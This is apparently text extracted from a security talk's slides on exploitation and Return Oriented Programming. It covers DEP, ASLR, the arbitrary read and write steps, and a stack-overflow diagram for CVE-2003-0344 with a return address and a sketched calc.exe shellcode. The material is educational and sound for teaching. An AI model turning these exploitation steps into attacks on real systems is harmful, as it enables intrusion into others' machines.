
CVE-2003-0344



CVE-2003-0344

0x00803E00	/ / / / / / /
	/ / / / / / /
	/ / / / / / /
	/ / / / / / /
	abcd
	efgh
[Ret Address]	0x77d1f92f
[Shellcode]	push 'calc' ←... push '.exe' push esp call WinExec
0x00804000	

Return Oriented Programming - Timeline



Data Execution Prevention

- Enforces Read / Write / Execute on memory



Flower Power
Bernie Boston, 1967


Data Execution Prevention

- Enforces Read / Write / Execute on memory
- Cornerstone for ROP
- ROP used as a bridge
 - Read / Write memory vulnerability
 - Setting it to Executable memory
 - Running it



Flower Power
Bernie Boston, 1967

Return Oriented Programming - Timeline



Address Space Layout Randomization

- Randomizes DLLs base address every boot
- Prevents jumping into known addresses
- Effective mostly on 64 bit processes
 - Low entropy on 32 bit address space

Overlooked Steps of Exploitation

- Vulnerable software code

Overlooked Steps of Exploitation

- Vulnerable software code
- Information Gathering (Arbitrary Read)
 - Stack location
 - System function address(es)

Overlooked Steps of Exploitation

- Vulnerable software code
- Information Gathering (Arbitrary Read)
 - Stack location
 - System function address(es)
- Memory Manipulation (Arbitrary Write)
 - Stack Overflow
 - Heap Overflow, Use After Free,...

Overlooked Steps of Exploitation


- Vulnerable software code
- Information Gathering (Arbitrary Read)
 - Stack location
 - System function address(es)
- Memory Manipulation (Arbitrary Write)
 - Stack Overflow
 - Heap Overflow, Use After Free,...
- Hijack Code Execution
 - A by-product of previous steps (!) + Normal process behavior

Return Oriented Programming



NYC
Helen Levitt, 1938

Return Oriented Programming - Timeline



Return Oriented Programming

- The Geometry of Innocent Flesh on the Bone,
Hovav Shacham, 2007
- Reuse existing code in memory
 - ret
 - jmp esp
- Leverage stack semantics (call / ret)

NYC
Helen Levitt, 1939



Return Oriented Programming

EIP 0x00402000

0x00400000

→ Instruction

Instruction

Instruction

Instruction

Instruction

Instruction

Instruction

Instruction


0x00403000

Memory

Return Oriented Programming

EIP 0x00402005

0x00400000



Memory

Return Oriented Programming

EIP 0x0040200C

0x00400000

Instruction
Instruction
Instruction
Instruction
Instruction
Instruction
Instruction
Instruction


0x00403000

Memory

Return Oriented Programming

EIP 0x00402010

0x00400000




0x00403000

Memory

Return Oriented Programming

EIP 0x00402014



Memory

Return Oriented Programming

EIP 0x00402018

0x00400000

Instruction

Instruction

Instruction

Instruction

Instruction

Instruction


Instruction

Instruction

